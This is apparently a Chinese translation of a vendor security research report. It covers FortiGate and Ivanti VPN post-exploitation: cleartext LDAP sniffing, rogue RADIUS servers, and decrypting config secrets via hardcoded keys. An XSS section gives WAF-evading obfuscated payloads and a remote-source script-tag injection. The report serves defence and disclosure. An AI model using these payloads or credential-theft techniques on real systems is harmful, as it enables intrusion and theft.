8. 编译创建 Telnet 服务器的 stub，使用此 stub 覆盖 */bin/smartctl*
9. 将 */bin/* 文件夹打包回存档
10. 重新打包根文件系统并加密
11. 在已加密文件系统的末尾添加填充内容
12. 更换虚拟机中的打包文件系统

此流程如图 11 所示。




图 11：为研究环境修补 FortiGate

如您所见，研究 VPN 设备的内部工作原理实际上是一个漫长而艰难的过程，在现实中，防御者抽出如此多的时间和资源开展这项工作就不太实际。另一方面，攻击者可以承担这些工作的代价，尤其是在受到成功利用漏洞而可能获得的回报的刺激下。

VPN 设备逆向工程

VPN 设备内部有许多组件。通常，这些组件包括用于管理门户的 HTTP 服务器、用于 VPN 本身的服务器接口、自定义管理 Shell（用于避免将裸机操作系统暴露给用户），以及一些辅助组件。

攻击者通常会尝试寻找绕过身份验证攻击方法，来连接到管理门户或 Shell，或者尝试在 VPN 协议的实施中寻找某些内存损坏漏洞，从而让他们能够在设备本身上执行 shellcode（并随后执行恶意软件）。

在分析了 FortiGate 的 VPN 设备之后，我们注意到，其管理 Web 服务器基于 Apache。我们决定开始对其 API 身份验证处理程序进行逆向工程，因为非常有意思的地方是绕过身份验证。在处理 HTTP 请求的过程中，服务器使用名为 libapreq 库的 Apache 模块处理客户端请求数据。令人惊讶的是，二进制文件中的库竟然是非常久远的可用版本（2000 年 3 月）。Fortinet 使用的模块几乎正好是 24 年前的东西，只做出少量的更改进行优化。

漏洞搜索（和漏洞查找）

我们在这个库中发现了多个漏洞，这些漏洞已经于 2024 年 6 月披露给 Fortinet，截至 2025 年 1 月 14 日之前已经进行了修补。

在这些漏洞中，我们找到了一个越界 (OOB) 写入漏洞，使得我们可以利用 NULL 覆盖一个内存字节；以及一个失控复制漏洞，使得我们可以欺骗服务器，从而复制到一个更大的缓冲区中。由于对数据和执行的限制，这两个漏洞都很难用来实现远程代码执行。然后我们发现了另一个 OOB 写入漏洞，可以用来使处理我们请求的 Web 服务器分叉崩溃。由于分叉操作的成本很高，重复触发此漏洞会导致拒绝服务 (DoS) 攻击。我们还发现了一个 OOB 读取来漏洞，可以用来导致可能包含用户凭据的内存出现泄露。

我们在 Fortinet 自己的代码中发现的极为严重的漏洞会导致 DoS 攻击。我们通过请求数据指定了文件上传。这会导致在 */tmp* 文件夹中创建新文件。Web 服务器使用保存在内存中的链接列表跟踪这些文件，但这里有一个漏洞，会导致服务器只删除列表中的第一个对象。因此，在单个请求中指定多个文件会导致 */tmp* 文件夹中残留下文件。由于 */tmp* 是 tmpfs 文件系统，数据存储在 RAM 上。这会导致完整系统 OOM 情况，进而导致设备卡滞（图 12）。只有重启设备才能使其恢复到正常使用，但即便这样也无法保证一定能解决问题。在我们的一次尝试中，甚至在重启设备之后，网络功能仍然无法正常使用，我们无法使用设备，也无法连接到设备。




图 12：使用未删除的文件填充 VPN 设备的 RAM，最终由于内存不足而导致 DoS

这些仅仅是 Akamai 发现的漏洞和 CVE；过去一年还有更多的发现，包括导致绕过身份验证的漏洞，或者提供全面远程代码执行的漏洞。

VPN 访问滥用

过去，VPN 服务器的滥用基本上是为了实现一个目标，即获取初始访问权限。攻击者会入侵面向互联网的 VPN 服务器，并将其作为滩头阵地来进入内部网，从而实施进一步的入侵。

虽然此方法非常有效，不过我们想知道是不是还能更进一步。毕竟而言，破解 VPN 设备来修改其底层固件是一项非常复杂的操作（如前文所见），因此我们想知道是否存在任何其他垂手可得的方法。我们决定探索不同的方法，也就是一种更简单的 VPN 后利用方式，仅使用管理面板和原生可用的功能。我们将这种方法命名为“利用 VPN”。

此方法至少具备两个优势：

1. 相比完整的远程代码执行权限，此类访问权限更容易获得，可以通过身份验证绕过漏洞、安全系数低的凭据或网络钓鱼获得对管理接口的访问权限。
2. 这种方法更具成本效益，因为避免了在开发自定义有效负载上的投入。

我们发现了两个 CVE（CVE-2024-37374 和 CVE-2024-37375），以及一套目前尚无修复方法的攻击手段，攻击者在控制 VPN 服务器后，可能会利用这些手段来接管网络中的其他关键资产，从而**使 VPN 入侵可能进一步演化为对整个网络的入侵。**

我们在 FortiGate 和 Ivanti Connect Secure 设备上演示了研究结果，但我们认为，这些技术经过演变后可能会威胁其他 VPN 服务器和边缘设备。

滥用合法身份验证

您（最好）需要一个用户身份在 VPN 上进行身份验证。虽然您可以通过 VPN 管理界面手动配置单独的用户，但在大型企业中，这种方法极为低效，而且还会额外造成重复的用户管理混乱局面。另一方面，VPN 设备支持第三方身份验证集成。通过这种方法，用户可以采用其常用的凭据在 VPN 上进行身份验证（图 13）。




图 13：使用远程身份验证服务器验证用户身份

一种常用于 VPN 的身份验证服务器选项是轻型目录访问协议 (LDAP)，非常常见的是 Active Directory (AD) 域控制器。在这种配置下，用户可以使用自己的域凭据访问 VPN，这样操作就非常方便。

配置为使用 LDAP 服务器进行身份验证时，VPN 设备本身需要一个服务帐户用来进行身份验证，以便设备随后查询用户凭据。我们发现，在使用明文 LDAP 时（与 LDAPS 相对，这是 LDAP 的安全版本），设备会通过简单绑定进行连接，**服务器帐户和用户凭据均以明文传递**（图 14）。还有一些 VPN 供应商也默认采用明文 LDAP 配置，这使得任何具备网络嗅探能力的攻击者都可以轻松获取凭据。攻击者如何获取网络嗅探功能？糟糕的是，这是许多 VPN 设备的内置功能。

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

图 14：以明文形式传输 LDAP 凭据

恶意身份验证服务器

我们前面提到，在对远程用户进行身份验证时，VPN 将联系相应的身份验证服务器来验证用户提供的凭据。我们发现了一种方法，可以滥用此身份验证机制流程，用于窃取**用户提供给 VPN 的任意凭据**。

此技术的原理是注册一个恶意身份验证服务器供 VPN 在验证用户身份时使用（图 15）。具体的实施因 VPN 而异，但基本前提是，注册自己的身份验证服务器，VPN 设备将联系该服务器并提供用户凭据进行验证，这样就能轻松地获取凭据。




图 15：添加恶意身份验证服务器来窃取客户端凭据

在我们的实施中使用了 RADIUS 身份验证服务器。在这种情况下，RADIUS 身份验证很方便，原因有两个：

1. 凭据是在初始请求期间发送到服务器的，而不会先验证用户是否存在于服务器上。
2. 凭据使用由攻击者确定的密钥加密后发送到服务器，以便于攻击者将其恢复为明文凭据（图 16）。




图 16：RADIUS 身份验证消息中已加密的密码

提取配置文件机密信息

VPN 中有一项便利的功能，就是导出其配置，通常用于在不同设备之间分享或者在升级期间作为备份之用。

在配置文件中，我们可以找到许多重要的设置，其中最引人关注的是机密信息。VPN 会在其配置中存储很多机密信息，包括本地用户密码、SSH 密钥、证书，甚至第三方服务帐户的凭据。攻击者如果能够接入 VPN 设备，就可以导出现有的配置来查看这些机密信息。

当然，实际情况没这么简单。为了避免泄露，这些机密信息会以加密形式存储在配置文件中。图 17 是 FortiGate 配置文件中已加密信息的示例。

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

图 17：FortiGate 配置文件中已加密的密码

用户可能会觉得这些信息无法恢复，毕竟而言，在大多数用户数据库实施中，密码的存储一定会采用加密盐并经过哈希处理，这样即使数据库被侵入也无法恢复密码。但是，在与第三方工具集成后，密码必须可以恢复，因为密码必须明文传递到身份验证服务器。

我们的主要发现围绕着绕过这种加密机密来恢复明文密钥。

解密 FortiGate 配置文件中的机密信息

FortiGate 使用 AES 对配置中的所有机密信息进行加密。执行加密时使用什么密钥？安全研究员 Bart Dopheide 发现，所有 FortiGate 设备中均使用了**一个硬编码密钥**，这个密钥无法更改。Fortinet 为此问题分配的编号为 CVE-2019-6693，并实施了修复方法，允许用户将硬编码密钥更改为自定义的密钥。

甚至在实施修复后，该问题现在仍然有价值。密钥没有更改，因此默认情况下，**FortiGate 设备仍使用同样的密钥**。这意味着，如果攻击者获得了采用默认配置的 FortiGate 设备的配置文件，他们将能够解密设备上存储的所有机密信息。

现在，我们假设 FortiGate 管理员采用了最佳实践，将默认密钥更改为自定义密钥。**我们发现，如果控制了 VPN，仍然可以轻松获取这些机密信息。**

管理员只需禁用 *private-data-encryption 设置*，这是用于控制自定义加密密钥的设置。**此操作不需要知道当前配置的密钥，而且会将所有机密信息的加密密钥恢复为原始的硬编码密钥。**

为什么这一步很关键？FortiGate 通过“外部连接器”功能支持与各种应用程序进行集成。这些连接器有多种用途，但大多数都有一个重要的共同点，也就是它们需要应用程序的凭据。这意味着 FortiGate 可能存储了云提供商、SAP、Kubernetes、ESXi 等关键服务的凭据。

在某些情况下，这些凭据需要相关应用程序的高级权限。例如，“Poll Active Directory Server”集成**需要具有域控制器管理权限的帐户的凭据**，这随之可能造成攻击者入侵 FortiGate 后直接入侵整个域。

我们将这种攻击技术披露给 Fortinet，但截至本报告撰写时，他们尚未解决此问题，也没有分配 CVE。

解密 Ivanti Connect Secure 配置文件中的机密信息

Ivanti Connect Secure 使用基于 AES 的复杂的自定义加密算法。这使得恶意攻击者需要花费更多气力去分析，但该加密基于对称算法，因此仍然可逆。


我们发现，Ivanti Connect Secure 还使用了硬编码密钥，**我们相信至少自 2015 年以来就没有更换过密钥**。我们向 Ivanti 披露了这一情况，这个问题被分配了编号 CVE-2024-37374。

此外，我们发现并披露了 Ivanti 以明文将身份验证凭据存储到移动设备管理服务器上，没有加密。此问题被分配了编号 CVE-2024-37375。

广泛运用的 VPN 后利用技术

到目前为止，我们讨论的是在实验室中发现的理论攻击技术，那么这些技术有实际应用的例子吗？我们相信是有的。

在 Cutting Edge 报告中，介绍了一系列针对 Ivanti 设备的攻击活动，并提到攻击者能够窃取 Ivanti 设备上配置的 LDAP 服务帐户（图 18）。



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

图 18：被盗 LDAP 帐户示例（资料来源：Mandiant）

虽然 Mandiant 的报告并未详述攻击者如何能够做到这一点，我们相信，**攻击者很有可能使用本报告中介绍的方法之一获取了凭据**，也就是说，攻击者要么从配置文件中提取了凭据信息，要么通过嗅探网络流量获取了这些信息。

这些类型的技术很容易实现，并且我们相信各种熟练程度的攻击者都能够使用它们。

抵御和检测

由于 VPN 设备通常都是黑箱设备，因此难于妥善地进行监控来检测攻击和入侵。但是，您可以采取几个措施来减少成功攻击的影响，包括监控配置更改、限制服务帐户权限、为 VPN 身份验证使用专用身份，以及采用 Zero Trust 网络访问。

监控配置更改

我们此处介绍的大部分技术都会导致某种类型的配置更改。定期导出和检查 VPN 配置的操作非常容易完成，从长期上来看，这有助于检测“利用 VPN”攻击。

限制服务帐户权限

我们已经说过，要恢复存储在 VPN 服务器上的服务帐户的明文密码很容易。目前没有什么办法可以防止这种情况，因为 VPN 在某些情况下需要使用明文密码。

为了降低 VPN 遭到入侵的潜在影响，我们建议使用具有有限权限（最好是只读权限）的服务帐户。这可能与官方文档相矛盾，但我们发现，一些集成即便在降低权限的情况下也能很好地运转，而官方文档只是为了预防不可预见的边界情况。

网络管理员应该尽量了解攻击者如何利用 VPN 上存储的凭据，并确保 VPN 遭到入侵不会导致其他关键资产遭到入侵。

使用专用身份进行 VPN 身份验证

虽然使用现有的身份验证服务（例如 AD）向 VPN 进行用户身份验证可能很方便，但我们建议不要这样做。控制了 VPN 的攻击者将能够窃取凭据并使用它们侵入内部资产，从而导致 VPN 成为单点故障。

相反，我们建议使用单独、专用的身份验证方法向 VPN 进行用户身份验证。例如，使用专门为身份验证而颁发的证书来执行基于证书的身份验证。

采用 Zero Trust Network Access 技术

传统 VPN 有一个主要问题，它在授予网络访问权限时采用“全有或全无”方法，使得用户只有“准入”（可以访问整个网络）和“禁入”（无法访问任何内容）两种情况。

这两种选项都有问题。一方面，我们必须为用户提供内部应用程序的远程访问权限。另一方面，我们还要防范攻击者获得网络的完全访问权限，以免他们攻陷 VPN 服务器。

身份感知安全产品基于 Zero Trust 原则，相比传统 VPN，它提供了一种更安全的替代方案。这种方法使用基于身份的策略，以及用户位置、时间和设备安全状况等实时数据，确保用户只能访问必要的应用程序，从而避免用户广泛访问网络。这可以有效降低与维护和修补 VPN 及其他基于设备的解决方案的相关风险，提高应用程序访问的安全性。此外，通过按照实体来制定网络访问策略，可在允许用户执行已批准的远程操作的同时，降低潜在入侵的影响。

研究调查

跨站点脚本攻击

Web 应用程序设计用于接受、处理和返回用户提供的数据。互联网发展到今天离不开用户的输入，但用户的输入并不可信。

当 Web 应用程序未能正确地区分可信数据与不可信数据时，就会出现跨站点脚本攻击 (XSS)。此问题在于缺少上下文。存在 XSS 漏洞的代码不知道放置在 HTML 代码中的数据是否源自可信来源。**编写代码的工程师也不知道，因为当用户输入的内容到达此位置时，可能已经经过了几十段其他的代码。**或者，此代码可能一直在使用可信数据，但由于上游的变化，现在处理的是不可信的用户数据。

虽然没有什么简单的方法可以解决此上下文问题，但有一些方法有助于克服这种情况。现代框架可以帮助工程师识别不可信的数据。还有一种很好的方法可以用来帮助添加上下文，那就是让其他团队成员对代码更改进行同行评审。但是，这些方法都无法保证一定能够解决问题。它们在大多数情况下能否奏效？也许，但肯定不能*一药治百病*。“纵深防御”这个词您可能耳朵都听出茧子来了，但这是能够可靠地克服此问题的唯一可行方法。

XSS 已经消失?

过去的十五年中，关于 XSS“已经消失”这种说法甚嚣尘上，宣称一些 Web 框架面对 XSS 是“安全”的。主流 Web 浏览器以前引入了（并因而停用）各种模块来预防 XSS。XSS 是否真的已经消失，成为了过去时？如果您看到了这里，我相信您一定已经知道这个问题的答案。XSS 仍然并且将会继续成为 Web 应用程序中极为常见的漏洞之一。

本研究调查针对的 XSS 漏洞可直接在 JavaScript 上下文中反映用户控制的输入，文中探讨了防御者为什么需要通过输出编码来添加纵深防御措施。我们的目标是向防御者提供所需的工具，保护他们的应用程序免于此类 XSS 攻击。

XSS 速成课程

XSS 漏洞是一类注入攻击，它会导致 Web 应用程序执行不可信的 JavaScript。大部分情况下，这个漏洞出现在 Web 浏览器中。根据 XSS 的类型，其中会存在细微的差别，但通常情况下，Web 应用程序接受来自用户的内容，然后将其返回给 Web 浏览器。浏览器假定源自 Web 服务器的任何内容都是可信的。因此，在存在漏洞的网站上，脚本可以访问 Cookie、会话令牌以及浏览器存储的所有其他信息。由于在受害者的 Web 浏览器中，攻击者控制执行的代码具有很大的灵活性，因此成功的 XSS 攻击会导致各种后果，例如会话劫持或窃取受害者的敏感信息。

XSS 漏洞分类

XSS 漏洞可以按照许多方式来分类和排序。最常见的是按 XSS 漏洞的类型来分类，包括反射型、存储型以及 DOM（文档对象模型）型。安全社区还开始添加术语“客户端”和“服务器”，用于指明不可信数据的使用位置。不过，在本报告中，我们将 XSS 分为两类：

1. 需要创建 JavaScript 上下文的有效负载
2. 由于在浏览器中的反映方式而已有 JavaScript 上下文的有效负载

需要创建 JavaScript 上下文的有效负载

第一个类别可能是大多数人认为的典型 XSS 攻击。这些攻击通常涉及到发送调用 JavaScript 的 HTML，然后执行脚本。要做到这一点，可使用几种不同的方法。

有效负载本身可以注入到脚本标记中：

```
JavaScript
<script>alert(1)</script>
```

也可以使用多种 HTML 属性之一来指定在 JavaScript 中应该执行操作：

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

最后，有效负载可以使用事件处理程序来执行 JavaScript：

```
JavaScript
<body onload=alert(1)>
```

通常，检测和阻止这样的有效负载相当简单。如果您在有效 HTML 或者包含事件处理程序的有效 HTML 中看到了脚本标记，立即阻止。

已有 JavaScript 上下文的有效负载

对于第二类有效负载，可靠地检测和阻止此类攻击要难得多。在 JavaScript 中反映用户输入极其危险，因为这可能会让攻击者能够充分利用 JavaScript 的灵活性。这种情况常见于使用自定义浏览器端 JavaScript 的 Web 应用程序中。但是，这并不是 Web 应用程序容易受到 XSS 攻击的必要条件。在任何情况下，只要 JavaScript 中反映了用户输入，就会造成有效负载无需调用 JavaScript 本身的情况。大多数情况下，这是在 JavaScript 字符串中使用用户控制的输入所造成。

例如，我们假设一个网站在销售各种类型和规格的箱子。网站上有一个搜索页面，让用户可以搜索特定类型的箱子。当用户搜索某种箱子时，就会生成一个 HTTP 请求，用于动态创建后退按钮来返回到搜索结果。

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

生成的 HTTP 响应为：

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

您可以看到，通过返回参数提供的用户输入，反映在脚本标记中。因此，为了利用这个漏洞，攻击者所要做的就是拆分返回字符串“Return to all monitors”，然后注入新 JavaScript。通过在有效负载的开头和结尾添加引号即可实现这一点。

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

此有效负载会生成以下 HTTP 响应。

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

在原始字符串关闭之后，浏览器将执行 alert 函数，并显示经典的 XSS 弹出框。有效负载“alert(1)”是为人熟知的 XSS 负载，很容易检测。攻击者明白这一点，开始尝试绕过所有过滤器或 Web 应用程序防火墙 (WAF)。由于 JavaScript 的灵活性，此有效负载仅仅是一个开始。

JavaScript 字符串和变量的有趣之处

在发现了注入点之后，大部分攻击者会抓取他们偏好的 XSS WAF 绕过备忘单，并通过有效负载来反复尝试。这种方法通常不会成功。但是，为了突破 WAF 的防御，攻击者仍会不遗余力地手动测试有效负载。在这种情况下，他们首先会尝试使用变量来分解和混淆有效负载。有效负载不会发送“alert(1)”，而是将函数设置为变量，然后调用变量。

```
JavaScript
a=alert,a(1)
```

如您所见，大部分原始有效负载仍存在，因此不会造成任何检测问题。要让此有效负载成功执行，在变量中设置的值必须是完整的函数名称。这可以防止任何对函数名称本身的混淆。

接下来，合乎逻辑的步骤是寻找混淆函数名称本身的方法。**而 JavaScript 有几种很方便的方法，可以动态对字符串求值，就好像字符串是 JavaScript 代码一样。**众所周知的方法是使用 eval 函数。我们来尝试将字符串“alert”的不同部分设置为单独的变量，然后对其求值。

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

Eval 函数的知名度非常高，因此可以非常可靠地检测到。不过，window 对象还有多个属性可用于对字符串动态求值。有效负载可以直接引用字符串，或者引用包含可以传入的字符串的变量。

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

检测这些工作负载又会更难一点。Eval 函数的危险性众所周知，开发人员很少将其用于合法用途。但对于 window 对象以及各种属性，事情就不一样了。window 本身是用户在浏览器中看到的东西。如果您对网页进行更改，就会对 window 进行更改。因此，为了检测这些有效负载，您需要查看属性，然后尝试确定其中到底执行了什么操作。

有多种方法可以进一步混淆传入到属性中的字符串。请记住，要将字符串解析为尝试执行的 JavaScript，所有有效负载都需要成功。

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

在 JavaScript 中几乎有无穷多的方法来混淆字符串，此处仅列出了几种。许多这些技术可以互换，或者与其他技术结合使用。例如，以下有效负载就使用了我们上文讨论的各种技术。

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

XSS 缓解和防御

预防这些类型漏洞的唯一可行解决方案是使用纵深防御。诸如代码审核或 WAF 之类的措施有助于预防 XSS 漏洞的引入和利用。但是，**非常有效的措施之一是在所有用户控制的参数上添加输出编码**。有多种方法可以做到这一点；具体取决于所用的 Web 框架。我们来探讨一下为什么输出编码可以防止 XSS 漏洞。

为了提供充分的保护，一些字符需要进行编码来确保用户输入的安全。对这些字符进行编码之后，就可以防止使用这些字符进行分解，来反映输入所要实现的上下文。这些字符及其对应的 HTML 编码版本如下：

```
JavaScript
" => &quot;
' => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

当用户控制的输入反映在 JavaScript 中时，攻击者要做的就是分解现有字符串。而这正是输出编码方法所能防止的攻击。

为了说明这种情况，我们来看一下前例。这是在没有输出编码的情况下，发送并反映出来的有效负载。请注意，在有效负载的开头和结尾添加的引号用于终止原始字符串。

请求：

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

响应：

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all "-alert(1)-"");
</script>
```

输出编码不会原样反映有效负载，而是先更改用户输入，然后再将其放在返回的 HTML 中。对于此有效负载，此方法对引号进行 HTML 编码。因此，生成的响应将为：

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

由于编码，有效负载再也无法终止现有的字符串并执行意图的 JavaScript。**通过合适的输出编码并采取其他控制措施，防御者可以极大地减少 XSS 漏洞的泛滥。**大部分 Web 框架具有内置功能来做到这一点。但是，与其他措施一样，仅仅依靠这种功能本身并不能保证解决问题。正确地实施输出编码措施后，绕过这种机制非常困难，但并非绝无可能。

幸亏弹出框不是威胁

保护应用程序是一项团队工作，需要一层又一层的安全控制措施。在本演示中，有效负载相对无害，仅在浏览器中创建一个弹出框。虽然这些演示通常用于证明 XSS 漏洞的存在，不过弹出框并非威胁。

为了详细了解攻击者如何将 XSS 变成一种攻击武器，让我们来看看 Akamai 研究员今年发现的一个真实案例。

通过远程资源注入执行的 XSS 入侵的深入分析

为了正确地展示 XSS 入侵可造成的影响，Akamai 安全情报组对通过 Cloud Security Intelligence (CSI) 平台收集的 XSS 数据进行了深入分析。此分析的目标是确定在真实入侵尝试中利用的具体技术，与简单的概念验证 (PoC) 探测请求（用于识别易受攻击媒介）。**更具体来说，我们分析了试图将远程 JavaScript 资源嵌入页面的 XSS 攻击，而不是扫描器执行的探测。**

我们提到过，绝大部分的反射型 XSS PoC 有效负载基本上无害，这些攻击尝试调用以下 JavaScript 方法之一：alert()、prompt() 或 confirm()。这些是扫描器实际使用的方法，用于证明确实存在 XSS 漏洞，并且浏览器的 JavaScript 引擎也确实执行了有效负载。但是，这些有效负载并未尝试侵入最终用户。

分析的范围和调查结果

在本次调查中，我们审查了在 2024 年 12 月份，7 天时间内的 JavaScript 注入尝试。在分析潜在的恶意行为之前，我们需要广撒网，来识别包含对远程 JavaScript 资源引用的任何请求。收集到此数据之后，接下来我们可以深入挖掘，来确定 JavaScript 代码的意图。

绝大部分（超过 98%）的远程 JavaScript 代码引用与合法 JavaScript 框架有关，例如由以下服务所使用：

- 广告技术
- 与用户体验或用户界面相关的框架
- 用户或站点分析

漏洞赏金计划盲打 XSS 测试

参与 Akamai 公共漏洞赏金计划的漏洞赏金猎人也产生了大量的有效负载。在发掘漏洞以获取赏金过程中，使用远程源 JavaScript 主要有三个动机。

1. **XSS 注入媒介有大小限制。**漏洞赏金猎人可能会发现某个参数易于造成 XSS 漏洞，但由于大小限制，难于证明其严重性。这些大小限制使得执行 PoC 代码具有挑战性。在这些情况下，漏洞赏金猎人可以使用小型有效负载，仅仅引用其控制的远程 JavaScript 文件。在接下来的屏幕截图中，攻击者尝试将 http://NJ.Rs URL 包括进来。

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **盲打自动化**。如果漏洞赏金猎人能够托管远程 XSS 服务，则这种方法可以用于自动化测试场景中，在其中会实际执行 XSS 有效负载。对于普通的、手动反射型 XSS 测试，漏洞赏金猎人必须确认有效负载是否在 Web 浏览器中执行，这种攻击手段更难扩大规模。相反，对于盲打 XSS 测试，漏洞赏金猎人只需将自己的远程源 JavaScript 代码注入到所有目标参数中，然后监控其远程 XSS 服务，确认是否对这些代码进行了调用。然后，猎人可以轻松地追溯侵入了哪个站点和参数。下面展示的标头示例，源自漏洞赏金猎人使用的一个非常大也非常复杂的盲打 XSS PoC 文件。

JavaScript

```
/** ,    ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_  _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
